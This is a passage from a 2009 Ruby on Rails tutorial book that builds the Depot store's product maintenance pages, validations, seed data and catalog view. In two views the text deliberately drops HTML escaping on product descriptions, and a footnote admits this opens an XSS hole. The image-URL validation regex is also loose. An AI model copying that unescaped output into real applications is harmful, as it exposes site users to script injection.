C REATING THE P RODUCTS M ODEL AND M AINTENANCE A PPLICATION 76 So, let’s go ahead and create the model, views, controller and migration for our products table. Note that on the command line5 that follows, we use the singular form, product. In Rails, a model is automatically mapped to a database name mapping ֒ page 268 → table whose name is the plural form of the model’s class. In our case, we asked for a model called Product, so Rails associated it with the table called products. (And how will it find that table? The development entry in config/database.yml tells Rails where to look for it. For SQLite 3 users, this will be a file in the db directory.) depot> ruby script/generate scaffold product title:string description:text image_url:string exists app/models/ exists app/controllers/ exists app/helpers/ create app/views/products exists app/views/layouts/ exists test/functional/ exists test/unit/ exists public/stylesheets/ create app/views/products/index.html.erb create app/views/products/show.html.erb create app/views/products/new.html.erb create app/views/products/edit.html.erb create app/views/layouts/products.html.erb create public/stylesheets/scaffold.css create app/controllers/products_controller.rb create test/functional/products_controller_test.rb create app/helpers/products_helper.rb route map.resources :products dependency model exists app/models/ exists test/unit/ exists test/fixtures/ create app/models/product.rb create test/unit/product_test.rb create test/fixtures/products.yml create db/migrate create db/migrate/20080601000001_create_products.rb The generator creates a bunch of files. The one we’re interested in first is the migration 20080601000001_create_products.rb.6 The migration has a UTC- based timestamp prefix (20080601000001), a name (create_products), and a file extension (.rb, because it’s a Ruby program). Since we already specified the columns we wanted to add on the command line, we don’t need to modify this file. All we need to do is to get Rails to 5. This command is too wide to fit comfortably on the page. To enter a command on multiple lines, simply put a backslash as the last character on all but the last line, and you will be prompted for more input. Windows users will need to put the entire command on one line, without the backslash. 6. The timestamps used in this book are clearly fictitious. Typically your timestamps will not be consecutive but will reflect the time the migration was created. Report erratum this copy is (P1.0 printing, March 2009)
C REATING THE P RODUCTS M ODEL AND M AINTENANCE A PPLICATION 77 apply this migration to our development database. We do this using the rake command. Rake is like having a reliable assistant on hand all the time: you tell it to do some task, and that task gets done. In this case, we’ll tell Rake to apply any unapplied migrations to our database: depot> rake db:migrate (in /Users/rubys/work/depot) == 20080601000001 CreateProducts: migrating =================================== -- create_table(:products) -> 0.0027s == 20080601000001 CreateProducts: migrated (0.0028s) ========================== And that’s it. Rake looks for all the migrations not yet applied to the database and applies them. In our case, the products table is added to the database defined by the development section of the database.yml file.7 How does Rake know which migrations have and have not been applied to your database? Take a look at your database after running a migration. You’ll find a table called schema_migrations that it uses to keep track of the version number:8 depot> sqlite3 db/development.sqlite3 "select version from schema_migrations" 20080601000001 OK, all the groundwork has been done. We set up our Depot application as a Rails project. We created the development database and configured our appli- cation to be able to connect to it. We created a product controller and a product model and used a migration to create the corresponding products table. And a number of views have been created for us. It’s time to see all this in action. Running the Maintenance Application With three commands we have created an application and a database (or a table inside an existing database, if you chose something other than SQLite 3). Before we worry too much about just what happened behind the scenes here, let’s try our shiny new application. 7. If you’re feeling frisky, you can experiment with rolling back the migration. Just type the fol- lowing: depot>rake db:migrate VERSION=0 Your schema will be transported back in time, and the products table will be gone. Calling rake db:migrate again will re-create it. 8. Sometimes this schema_migrations table can cause you problems. For example, if you create the migration source file and run db:migrate before you add any schema-defining statements to the file, the database will think it has been updated, and the schema info table will contain the new version number. If you then edit that existing migration file and run db:migrate again, Rails won’t know to apply your new changes. In these circumstances, it’s often easiest to drop the database, re-create it, and rerun your migration(s). Report erratum this copy is (P1.0 printing, March 2009)
C REATING THE P RODUCTS M ODEL AND M AINTENANCE A PPLICATION 78 First, we’ll start a local WEBrick-based web server, supplied with Rails: depot> ruby script/server => Booting WEBrick... => Rails application started on http://0.0.0.0:3000 => Ctrl-C to shutdown server; call with --help for options [2008-03-27 11:54:55] INFO WEBrick 1.3.1 [2008-03-27 11:54:55] INFO ruby 1.8.6 (2007-09-24) [i486-linux] [2008-03-27 11:54:55] INFO WEBrick::HTTPServer#start: pid=6200 port=3000 Just as it did with our demo application in Chapter 4, Instant Gratification, this command starts a web server on our local host, port 3000.9 Let’s connect to it. Remember, the URL we give to our browser contains both the port number (3000) and the name of the controller in lowercase (products). That’s pretty boring. It’s showing us an empty list of products. Let’s add some. Click the New product link, and a form should appear. Go ahead and fill it in: 9. You might get an error saying Address already in use when you try to run WEBrick. That simply means that you already have a Rails WEBrick server running on your machine. If you’ve been following along with the examples in the book, that might well be the “Hello, World!” application from Chapter 4. Find its console, and kill the server using Ctrl-C. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A2: A DDING A M ISSING C OLUMN 79 Click the Create button, and you should see the new product was successfully created. If you now click the Back link, you should see the new product in the list: Perhaps it isn’t the prettiest interface, but it works, and we can show it to our client for approval. She can play with the other links (showing details, editing existing products, and so on...). We explain to her that this is only a first step—we know it’s rough, but we wanted to get her feedback early. (And three commands probably count as early in anyone’s book.) 6.3 Iteration A2: Adding a Missing Column So, we show our scaffold-generated code to our customer, explaining that it’s still pretty rough-and-ready. She’s delighted to see something working so quickly. Once she plays with it for a while, she notices that something is missed—our products have no prices. This means we’ll need to add a column to the database table. Some developers (and DBAs) would add the column by firing up a utility program and issuing the equivalent of the following command: alter table products add column price decimal(8,2); But we know all about migrations. Using a migration to add the new column will give us a version-controlled history of the schema and a simple way to re-create it. We’ll start by creating the migration. Previously we used a migration generated automatically when we created the product model. This time, we have to create one explicitly. We’ll give it a descriptive name—this will help us remember what each migration does when we come back to our application a year from now. Our convention is to use the verb create when a migration creates tables and add when it adds columns to an existing table. depot> ruby script/generate migration add_price_to_product price:decimal exists db/migrate create db/migrate/20080601000002_add_price_to_product.rb Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A2: A DDING A M ISSING C OLUMN 80 Notice how the generated file has a UTC-based timestamp prefix (in this case 20080601000002). UTC is Coordinated Universal Time, formerly known as Green- wich mean time (GMT). The format of the timestamp is YYYYMMDDhhmmss. Rails uses this timestamp to keep track of what migrations have been and have not been added to the schema (and also to tell it the order in which migrations should be applied). Open the migration source file, and edit the up method, inserting the code to add the :precision, :scale, and :default arguments10 to the definition of the price column in the products table, as shown in the code that follows. The down method uses remove_column to drop the column. Download depot_a/db/migrate/20080601000002_add_price_to_product.rb class AddPriceToProduct < ActiveRecord::Migration def self.up add_column :products, :price, :decimal, :precision => 8, :scale => 2, :default => 0 end def self.down remove_column :products, :price end end The :precision argument tells the database to store eight significant digits for the price column, and the :scale option says that two of these digits will fall after the decimal point. We can store prices from -999,999.99 to +999,999.99.11 This code also shows another nice feature of migrations—we can access fea- tures of the underlying database to perform tasks such as setting the default values for columns. Don’t worry too much about the syntax used here; we’ll talk about it in depth later. Now we can run the migrations again: depot> rake db:migrate (in /Users/rubys/work/depot) == 20080601000002 AddPriceToProduct: migrating ================================ -- add_column(:products, :price, :decimal, {:scale=>2, :default=>0, :precision=>8}) -> 0.0061s == 20080601000002 AddPriceToProduct: migrated (0.0062s) ======================= Rails knows that the database is currently at version 20080601000001 so applies only our newly created 20080601000002 migration. 10. Be sure to remember to add a comma to the preceding line. 11. At the time of this writing, the latest version of SQLite 3 (namely version 3.5.9) will parse and store this schema information but will otherwise ignore it, giving you instead sixteen digits of precision and a variable scale. If this is important to you, you might want to select a different database to use for deployment. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A2: A DDING A M ISSING C OLUMN 81 Prices, Dollars, and Cents When we defined our schema, we decided to store the product price in a decimal column, rather than a float. There was a reason for this. Floating-point numbers are subject to round-off errors: put enough products into your cart, and you might see a total price of 234.99 rather than 235.00. Decimal numbers are stored both in the database and in Ruby as scaled integers, and hence they have exact representations. But we are not done yet. That takes care of the model only. The flow of con- trol doesn’t change, so no changes are needed to the controller. All that is left is the view. Although this does mean that we have to edit four files, the changes are very straightforward. Note that the change is subtly different in the show.html.erb file. Don’t worry too much about the details at the moment; we’ll revisit the user interface shortly. Download depot_a/app/views/products/index.html.erb <h1>Listing products</h1> <table> <tr> <th>Title</th> <th>Description</th> <th>Image url</th> <th>Price</th> </tr> <% for product in @products %> <tr> <td><%=h product.title %></td> <td><%=h product.description %></td> <td><%=h product.image_url %></td> <td><%=h product.price %></td> <td><%= link_to 'Show', product %></td> <td><%= link_to 'Edit', edit_product_path(product) %></td> <td><%= link_to 'Destroy', product, :confirm => 'Are you sure?', :method => :delete %></td> </tr> <% end %> </table> <br /> <%= link_to 'New product', new_product_path %> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A2: A DDING A M ISSING C OLUMN 82 Download depot_a/app/views/products/new.html.erb <h1>New product</h1> <% form_for(@product) do |f| %> <%= f.error_messages %> <p> <%= f.label :title %><br /> <%= f.text_field :title %> </p> <p> <%= f.label :description %><br /> <%= f.text_area :description, :rows => 6 %> </p> <p> <%= f.label :image_url %><br /> <%= f.text_field :image_url %> </p> <p> <%= f.label :price %><br /> <%= f.text_field :price %> </p> <p> <%= f.submit "Create" %> </p> <% end %> <%= link_to 'Back', products_path %> Download depot_a/app/views/products/edit.html.erb <h1>Editing product</h1> <% form_for(@product) do |f| %> <%= f.error_messages %> <p> <%= f.label :title %><br /> <%= f.text_field :title %> </p> <p> <%= f.label :description %><br /> <%= f.text_area :description %> </p> <p> <%= f.label :image_url %><br /> <%= f.text_field :image_url %> </p> <p> <%= f.label :price %><br /> <%= f.text_field :price %> </p> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A2: A DDING A M ISSING C OLUMN 83 <p> <%= f.submit "Update" %> </p> <% end %> <%= link_to 'Show', @product %> | <%= link_to 'Back', products_path %> Download depot_a/app/views/products/show.html.erb <p> <b>Title:</b> <%=h @product.title %> </p> <p> <b>Description:</b> <%=h @product.description %> </p> <p> <b>Image url:</b> <%=h @product.image_url %> </p> <p> <b>Price:</b> <%=h @product.price %> </p> <%= link_to 'Edit', edit_product_path(@product) %> | <%= link_to 'Back', products_path %> Here’s the cool part. Go to your browser, which is already talking to the appli- cation. Hit Refresh, and you should now see the price column included in these four pages. We said that the Product model went to the products table to find out what attributes it should have. In development mode, Rails reloads models each time a browser sends in a request, so the model will always reflect the current database schema. And we have updated the views so that they can use this model information to update the screens that are displayed. There’s no real magic here at the technical level, but this capability has a big impact on the development process. How often have you implemented exactly what a client asked for, only to be told “Oh, that’s not what I meant” when you finally showed them the working application? Most people find it far eas- ier to understand ideas when they can play with them. The speed with which you can turn words into a working application with Rails means that you are never far from being able to let the client play with the results. These short feedback cycles mean that both you and the client get to understand the real requirements sooner, and you waste far less time reworking your application. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A2: A DDING A M ISSING C OLUMN 84 David Says. . . Where Did Dynamic Scaffolding Go? Rails used to have a way of declaring that a controller was acting as a scaf- fold interface for a given model. From a single line in the controller, you could animate to life the complete scaffold interface. It looked great in demos! Just add one line, and voila, you had a little web application there already. The magic wonder of that voila turned out to be more curse than blessing, though. The whole point of scaffolding is to teach people how to use Rails for the simple CRUD scenario—to give you a simple, no-frills inline tutorial that you can tweak, change, extend, and learn from. None of that is possible if the scaffold is hidden behind smoke and mirrors. There is one drawback from being explicit, though, which is that you can’t just update your model with another field and have the scaffold automatically add the new field. You’ll need to either rerun the script generate/scaffold command (which will overwrite any changes you made) or update it by yourself. The latter is a great way of learning, of course, but it can seem a little cumbersome. As a quick example, the markup that you entered in the description appears when showing the product. You can fix this by deleting the h that appears on the @product.description line in app/views/products/show.html.erb: Download depot_b/app/views/products/show.html.erb <p> <b>Title:</b> <%=h @product.title %> </p> <p> <b>Description:</b> <%= @product.description %> </p> <p> <b>Image url:</b> <%=h @product.image_url %> </p> <p> <b>Price:</b> <%=h @product.price %> </p> <%= link_to 'Edit', edit_product_path(@product) %> | <%= link_to 'Back', products_path %> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A3: VALIDATING ! 85 6.4 Iteration A3: Validating! While playing with the results of iteration 2, our client noticed something. If she entered an invalid price or forgot to set up a product description, the appli- cation happily accepted the form and added a line to the database. Although a missing description is embarrassing, a price of $0.00 actually costs her money, so she asked that we add validation to the application. No product should be allowed in the database if it has an empty title or description field, an invalid URL for the image, or an invalid price. So, where do we put the validation? The model layer is the gatekeeper between the world of code and the database. Nothing to do with our application comes out of the database or gets stored into the database that doesn’t first go through the model. This makes models an ideal place to put validations; it doesn’t matter whether the data comes from a form or from some program- matic manipulation in our application. If a model checks it before writing to the database, then the database will be protected from bad data. Let’s look at the source code of the model class (in app/models/product.rb): class Product < ActiveRecord::Base end Not much to it, is there? All of the heavy lifting (database mapping, creating, updating, searching, and so on) is done in the parent class (ActiveRecord::Base, a part of Rails). Because of the joys of inheritance, our Product class gets all of that functionality automatically. Adding our validation should be fairly clean. Let’s start by validating that the text fields all contain something before a row is written to the database. We do this by adding some code to the existing model: validates_presence_of :title, :description, :image_url The validates_presence_of method is a standard Rails validator. It checks that the named fields are present and their contents are not empty. In Figure 6.1, on the following page, we can see what happens if we try to submit a new prod- uct with none of the fields filled in. It’s pretty impressive: the fields with errors are highlighted, and the errors are summarized in a nice list at the top of the form. That’s not bad for one line of code. You might also have noticed that after editing and saving the product.rb file you didn’t have to restart the application to test your changes—the same reloading that caused Rails to notice the ear- lier change to our schema also means it will always use the latest version of our code. Now we’d like to validate that the price is a valid, positive number. We’ll attack this problem in two stages. First, we’ll use the delightfully named vali- dates_numericality_of method to verify that the price is a valid number: validates_numericality_of :price Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A3: VALIDATING ! 86 Figure 6.1: Validating that fields are present Now, if we add a product with an invalid price, the appropriate message will appear, as shown in Figure 6.2, on the next page. Next, we need to check that the price is greater than zero.12 We do that by writ- ing a method named price_must_be_at_least_a_cent in our Product model class. We also pass the name of the method to the ActiveRecord::Base.validate method so that Rails will know to call this method before saving away instances of our product. 12. SQLite 3 gives Rails enough metadata to know that price contains a number, so Rails stores it internally as a BigDecimal. With other databases, the value might come back as a string, so you’d need to convert it using BigDecimal(price) (or perhaps Float(price) if you like to live dangerously) before using it in a comparison. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A3: VALIDATING ! 87 Figure 6.2: The price fails validation. We make it a protected method, because it shouldn’t be called from outside the protected ֒ page 672 → context of the model. Be careful as you add methods to this model as we work further on the product—if you add them after the protected declaration, they’ll be invisible outside the class. New actions must go before the protected line. validate :price_must_be_at_least_a_cent protected def price_must_be_at_least_a_cent errors.add(:price, 'should be at least 0.01' ) if price.nil? || price < 0.01 end Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A3: VALIDATING ! 88 If the price is less than one cent, the validate method uses errors.add(...) to record the error. Doing this stops Rails from writing the row to the database. It also gives our forms a nice message to display to the user.13 The first param- eter to errors.add is the name of the field, and the second is the text of the message. Note that before we compare the price to 0.01, we first check to see whether it’s nil. This is important: if the user leaves the price field blank, no price will be passed from the browser to our application, and the price variable won’t be set. If we tried to compare this nil value with a number, we’d get an error. We have two more items to validate. First, we want to make sure that each product has a unique title. One more line in the Product model will do this. The uniqueness validation will perform a simple check to ensure that no other row in the products table has the same title as the row we’re about to save: validates_uniqueness_of :title Lastly, we need to validate that the URL entered for the image is valid. We’ll do this using the validates_format_of method, which matches a field against a regular expression. For now we’ll just check that the URL ends with one of .gif, regular expression ֒ page 675 → .jpg, or .png:14 validates_format_of :image_url, :with => %r{.(gif|jpg|png)$}i, :message => 'must be a URL for GIF, JPG ' + 'or PNG image.' So, in a couple of minutes we’ve added validations that check the following: • The field’s title, description, and image URL are not empty. • The price is a valid number not less than $0.01. • The title is unique among all products. • The image URL looks reasonable. 13. Why test against 1 cent, rather than zero? Well, it’s possible to enter a number such as 0.001 into this field. Because the database stores just two digits after the decimal point, this would end up being zero in the database, even though it would pass the validation if we compared against zero. Checking that the number is at least 1 cent ensures only correct values end up being stored. 14. Later, we’d probably want to change this form to let the user select from a list of available images, but we’d still want to keep the validation to prevent malicious folks from submitting bad data directly. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A4: M AKING P RETTIER L ISTINGS 89 This is the full listing of the updated Product model: Download depot_b/app/models/product.rb class Product < ActiveRecord::Base validates_presence_of :title, :description, :image_url validates_numericality_of :price validate :price_must_be_at_least_a_cent validates_uniqueness_of :title validates_format_of :image_url, :with => %r{.(gif|jpg|png)$}i, :message => 'must be a URL for GIF, JPG ' + 'or PNG image.' protected def price_must_be_at_least_a_cent errors.add(:price, 'should be at least 0.01' ) if price.nil? || price < 0.01 end end Nearing the end of this cycle, we ask our customer to play with the application, and she’s a lot happier. It took only a few minutes, but the simple act of adding validation has made the product maintenance pages seem a lot more solid. 6.5 Iteration A4: Making Prettier Listings Our customer has one last request (customers always seem to have one last request). The listing of all the products is ugly. Can we “pretty it up” a bit? And, while we’re in there, can we also display the product image along with the image URL? We’re faced with a dilemma here. As developers, we’re trained to respond to these kinds of requests with a sharp intake of breath, a knowing shake of the head, and a murmured “You want what?” At the same time, we also like to show off a bit. In the end, the fact that it’s fun to make these kinds of changes using Rails wins out, and we fire up our trusty editor. Before we get too far, though, it would be nice if we had a consistent set of test data to work with. We could use our scaffold-generated interface and type data in from the browser. However, if we did this, future developers working on our codebase would have to do the same. And, if we were working as part of a team on this project, each member of the team would have to enter their own data. It would be nice if we could load the data into our table in a more controlled way. It turns out that we can. Migrations to the rescue! Let’s create a data-only migration. The up method clears out the products table and then adds three rows containing typical data. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A4: M AKING P RETTIER L ISTINGS 90 The down method empties the table. The migration is created just like any other: depot> ruby script/generate migration add_test_data exists db/migrate create db/migrate/20080601000003_add_test_data.rb We then add the code to populate the products table. This uses the create method of the Product model. The following is an extract from that file. (Rather than type the migration in by hand, you might want to copy the file from the sample code available online.15 ) Copy it to the db/migrate directory in your application, and delete the one you just generated. Don’t be concerned if the timestamp of the file you downloaded is before others that you have already migrated, because Rails knows which migrations have been completed and which ones have yet to be done. While you’re there, copy the images16 and the file depot.css17 into correspond- ing places (public/images and public/stylesheets in your application). Be warned: this migration removes existing data from the products table before loading in the new data. You might not want to run it if you’ve just spent several hours typing your own data into your application! Download depot_c/db/migrate/20080601000003_add_test_data.rb class AddTestData < ActiveRecord::Migration def self.up Product.delete_all Product.create(:title => 'Pragmatic Version Control' , :description => %{<p> This book is a recipe-based approach to using Subversion that will get you up and running quickly---and correctly. All projects need version control: it's a foundational piece of any project' s infrastructure. Yet half of all project teams in the U.S. don't use any version control at all. Many others don't use it well, and end up experiencing time-consuming problems. </p>}, :image_url => '/images/svn.jpg' , :price => 28.50) # . . . end def self.down Product.delete_all end end (Note that this code uses %{...}. This is an alternative syntax for double-quoted string literals, convenient for use with long strings. Note also that because 15. http://media.pragprog.com/titles/rails3/code/depot_c/db/migrate/20080601000003_add_test_data.rb 16. http://media.pragprog.com/titles/rails3/code/depot_c/public/images 17. http://media.pragprog.com/titles/rails3/code/depot_c/public/stylesheets/depot.css Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A4: M AKING P RETTIER L ISTINGS 91 it uses Rails’ create method, it will fail silently if records cannot be inserted because of validation errors.) Running the migration will populate your products table with test data: depot> rake db:migrate Now let’s get the product listing tidied up. There are two pieces to this. Even- tually we’ll be writing some HTML that uses CSS to style the presentation. But for this to work, we’ll need to tell the browser to fetch the stylesheet. We need somewhere to put our CSS style definitions. All scaffold-generated applications use the stylesheet scaffold.css in the directory public/stylesheets. Rather than alter this file, we created a new application stylesheet, depot.css, and put it in the same directory. A full listing of this stylesheet starts on page 721. Finally, we need to link these stylesheets into our HTML page. If you look at the .html.erb files we’ve created so far, you won’t find any reference to stylesheets. You won’t even find the HTML <head> section where such references would normally live. Instead, Rails keeps a separate file that is used to create a stan- dard page environment for all product pages. This file, called products.html.erb, is a Rails layout and lives in the layouts directory: Download depot_b/app/views/layouts/products.html.erb Line 1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" - "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > - - <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> 5 <head> - <meta http-equiv="content-type" content="text/html;charset=UTF-8" /> - <title>Products: <%= controller.action_name %></title> - <%= stylesheet_link_tag 'scaffold' %> - </head> 10 <body> - - <p style="color: green"><%= flash[:notice] %></p> - - <%= yield %> 15 - </body> - </html> The eighth line loads the stylesheet. It uses stylesheet_link_tag to create an HTML <link> tag, which loads the standard scaffold stylesheet. We’ll simply add our depot.css file here (dropping the .css extension). Don’t worry about the rest of the file; we’ll look at that later. Download depot_c/app/views/layouts/products.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A4: M AKING P RETTIER L ISTINGS 92 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> <head> <meta http-equiv="content-type" content="text/html;charset=UTF-8" /> <title>Products: <%= controller.action_name %></title> <%= stylesheet_link_tag 'scaffold', 'depot' %> </head> Now that we have the stylesheet all in place, we will use a simple table- based template, editing the file index.html.erb in app/views/products, replacing the scaffold-generated view: Download depot_c/app/views/products/index.html.erb <div id="product-list"> <h1>Listing products</h1> <table> <% for product in @products %> <tr class="<%= cycle('list-line-odd', 'list-line-even') %>"> <td> <%= image_tag product.image_url, :class => 'list-image' %> </td> <td class="list-description"> <dl> <dt><%=h product.title %></dt> <dd><%=h truncate(product.description.gsub(/<.*?>/,''), :length => 80) %></dd> </dl> </td> <td class="list-actions"> <%= link_to 'Show', product %><br/> <%= link_to 'Edit', edit_product_path(product) %><br/> <%= link_to 'Destroy', product, :confirm => 'Are you sure?', :method => :delete %> </td> </tr> <% end %> </table> </div> <br /> <%= link_to 'New product', new_product_path %> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A4: M AKING P RETTIER L ISTINGS 93 What’s with :method => :delete? You may have noticed that the scaffold-generated destroy link includes the parameter :method => :delete. This parameter was added to Rails 1.2. This deter- mines which method is called in the ProductsController class and also affects which HTTP method is used. Browsers use HTTP to talk with servers. HTTP defines a set of verbs that browsers can employ and defines when each can be used. A regular hyperlink, for example, uses an HTTP GET request. A GET request is defined by HTTP to be used to retrieve data; it isn’t supposed to have any side effects. So, the Rails team changed the scaffold code generator to force the link to issue an HTTP DELETE∗ . These DELETE requests are permitted to have side effects and so are more suitable for deleting resources. ∗. In some cases, Rails will substitute the POST HTTP method for DELETE, based on whether the browser is capable of issuing a DELETE method. Either way, the request will not be cached or triggered by web crawlers. Even this simple template uses a number of built-in Rails features: • The rows in the listing have alternating background colors. This is done by setting the CSS class of each row to either list-line-even or list-line-odd. The Rails helper method called cycle does this, automatically toggling between the two style names on successive lines. • The truncate helper is used to display just the first eighty characters of the description. But before we call truncate, we called gsub in order to remove the HTML tags from the description.18 • We also used the h method to ensure that any remaining HTML in the product title and description is escaped. • Look at the link_to ’Destroy’ line. See how it has the parameter :confirm => "Are you sure?". If you click this link, Rails arranges for your browser to pop up a dialog box asking for confirmation before following the link and deleting the product. (Also, see the sidebar on this page for some scoop on this action.) We loaded some test data into the database, we rewrote the index.html.erb file that displays the listing of products, we added a depot.css stylesheet, and we linked that stylesheet into our page by editing the layout file products.html.erb. 18. If you get a message such as undefined method ’-’ for {:length=>80}:Hash, then you probably aren’t running Rails 2.2.2 or later. See Chapter 3, Installing Rails, on page 31 for upgrade information, or simply remove :length => from this call (leaving the 80). Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A4: M AKING P RETTIER L ISTINGS 94 Bring up a browser, point to localhost:3000/products, and the resulting product listing might look something like the following: A Rails scaffold provides real source code—files that we can modify and imme- diately see results. We can customize a particular source file and leave the rest alone; changes are both possible and localized. So, we proudly show our customer her new product listing, and she’s pleased. End of task. Time for lunch. What We Just Did In this chapter, we laid the groundwork for our store application: • We created a development database and configured our Rails application to access it. • We used migrations to create and modify the schema in our development database and to load test data. • We created the products table and used the scaffold generator to write an application to maintain it. • We augmented that generated code with validation. • We rewrote the generic view code with something prettier. Playtime Here’s some stuff to try on your own: • The method validates_length_of (described on page 403) checks the length of a model attribute. Add validation to the product model to check that the title is at least ten characters long. • Change the error message associated with one of your validations. (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Report erratum this copy is (P1.0 printing, March 2009)
In this chapter, we’ll see • writing our own views, • using layouts to decorate pages, • integrating CSS, • using helpers, and • linking pages to actions. Chapter 7 Task B: Catalog Display All in all, it’s been a successful day so far. We gathered the initial requirements from our customer, documented a basic flow, worked out a first pass at the data we’ll need, and put together the maintenance page for the Depot applica- tion’s products. We even managed to cap off the morning with a decent lunch. Thus fortified, it’s on to our second task. We chatted about priorities with our customer, and she said she’d like to start seeing what the application looks like from the buyer’s point of view. Our next task is to create a simple catalog display. This also makes a lot of sense from our point of view. Once we have the prod- ucts safely tucked into the database, it should be fairly simple to display them. It also gives us a basis from which to develop the shopping cart portion of the code later. We should also be able to draw on the work we just did in the product main- tenance task—the catalog display is really just a glorified product listing. So, let’s get started. 7.1 Iteration B1: Creating the Catalog Listing We’ve already created the products controller, used by the seller to administer the Depot application. Now it’s time to create a second controller, one that interacts with the paying customers. Let’s call it Store. depot> ruby script/generate controller store index exists app/controllers/ exists app/helpers/ create app/views/store exists test/functional/ create app/controllers/store_controller.rb create test/functional/store_controller_test.rb create app/helpers/store_helper.rb create app/views/store/index.html.erb
I TERATION B1: C REATING THE C ATALOG L ISTING 96 Just as in the previous chapter, where we used the generate utility to create a controller and associated scaffolding to administer the products, here we’ve asked it to create a controller (class StoreController in the file store_controller.rb) containing a single action method, index. So, why did we choose to call our first method index? Well, just like most web servers, if you invoke a Rails controller and don’t specify an explicit action, Rails automatically invokes the index action. In fact, let’s try it. Point a browser at http://localhost:3000/store, and up pops our web page:1 It might not make us rich, but at least we know everything is wired together correctly. The page even tells us where to find the template file that draws this page. Let’s start by displaying a simple list of all the products in our database. We know that eventually we’ll have to be more sophisticated, breaking them into categories, but this will get us going. We need to get the list of products out of the database and make it available to the code in the view that will display the table. This means we have to change the index method in store_controller.rb. We want to program at a decent level of abstraction, so let’s just assume we can ask the model for a list of the products we can sell: Download depot_d/app/controllers/store_controller.rb class StoreController < ApplicationController def index @products = Product.find_products_for_sale end end Obviously, this code won’t run as it stands. We need to define the method find_products_for_sale in the product.rb model. The code that follows uses the 1. If you instead see a message saying No route matches..., you may need to stop and restart your application at this point. Press Ctrl-C in the console window in which you ran script/server, and then rerun the command. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION B1: C REATING THE C ATALOG L ISTING 97 Rails find method. The :all parameter tells Rails that we want all rows that match the given condition. We asked our customer whether she had a prefer- ence regarding the order things should be listed, and we jointly decided to see what happened if we displayed the products in alphabetical order, so the code does a sort on title: def self.xxx ֒ page 670 → Download depot_d/app/models/product.rb class Product < ActiveRecord::Base def self.find_products_for_sale find(:all, :order => "title" ) end # validation stuff... The find method returns an array containing a Product object for each row returned from the database. We use its optional :order parameter to have these rows sorted by their title. The find_products_for_sale method simply passes this array back to the controller. Note that we made find_products_for_sale a class method by putting self. in front of its name in the definition. We did this because we want to call it on the class as a whole, not on any particular instance—we’ll use it by saying Product.find_products_for_sale. Now we need to write our view template. To do this, edit the file index.html.erb in app/views/store. (Remember that the path name to the view is built from the name of the controller (store) and the name of the action (index). The .html.erb part signifies an ERb template that produces an HTML result.) Download depot_d/app/views/store/index.html.erb <h1>Your Pragmatic Catalog</h1> <% for product in @products -%> <div class="entry"> <%= image_tag(product.image_url) %> <h3><%=h product.title %></h3> <%= product.description %> <div class="price-line"> <span class="price"><%= product.price %></span> </div> </div> <% end %> This time, we used the h(string) method to escape any HTML element in the product title but did not use it to escape the description. This allows us to add HTML stylings to make the descriptions more interesting for our customers.2 2. This decision opens a potential security hole, but because product descriptions are created by people who work for our company, we think that the risk is minimal. See Section 27.5, Protecting Your Application from XSS, on page 644 for details. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION B1: C REATING THE C ATALOG L ISTING 98 Figure 7.1: Our first (ugly) catalog page In general, try to get into the habit of typing <%=h ... %> in templates and then removing the h only when you’ve convinced yourself it’s safe to do so. We’ve also used the image_tag helper method. This generates an HTML <img> tag using its argument as the image source. Hitting Refresh brings up the display in Figure 7.1. It’s pretty ugly, because we haven’t yet included the CSS stylesheet. The customer happens to be walking by as we ponder this, and she points out that she’d also like to see a decent- looking title and sidebar on public-facing pages. At this point in the real world, we’d probably want to call in the design folks— we’ve all seen too many programmer-designed websites to feel comfortable inflicting another on the world. But Pragmatic Web Designer is off getting inspiration on a beach somewhere and won’t be back until later in the year, so let’s put a placeholder in for now. It’s time for an iteration. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION B2: A DDING A P AGE L AYOUT 99 7.2 Iteration B2: Adding a Page Layout The pages in a typical website often share a similar layout—the designer will have created a standard template that is used when placing content. Our job is to add this page decoration to each of the store pages. Fortunately, in Rails we can define layouts. A layout is a template into which we can flow additional content. In our case, we can define a single layout for all the store pages and insert the catalog page into that layout. Later we can do the same with the shopping cart and checkout pages. Because there’s only one layout, we can change the look and feel of this entire section of our site by editing just one file. This makes us feel better about putting a placeholder in for now; we can update it when the designer eventually returns from the islands. There are many ways of specifying and using layouts in Rails. We’ll choose the simplest for now. If we create a template file in the app/views/layouts directory with the same name as a controller, all views rendered by that controller will use that layout by default. So, let’s create one now. Our controller is called store, so we’ll name the layout store.html.erb: Download depot_e/app/views/layouts/store.html.erb Line 1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" - "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > - <html> - <head> 5 <title>Pragprog Books Online Store</title> - <%= stylesheet_link_tag "depot" , :media => "all" %> - </head> - <body id="store"> - <div id="banner"> 10 <%= image_tag("logo.png" ) %> - <%= @page_title || "Pragmatic Bookshelf" %> - </div> - <div id="columns"> - <div id="side"> 15 <a href="http://www....">Home</a><br /> - <a href="http://www..../faq">Questions</a><br /> - <a href="http://www..../news">News</a><br /> - <a href="http://www..../contact">Contact</a><br 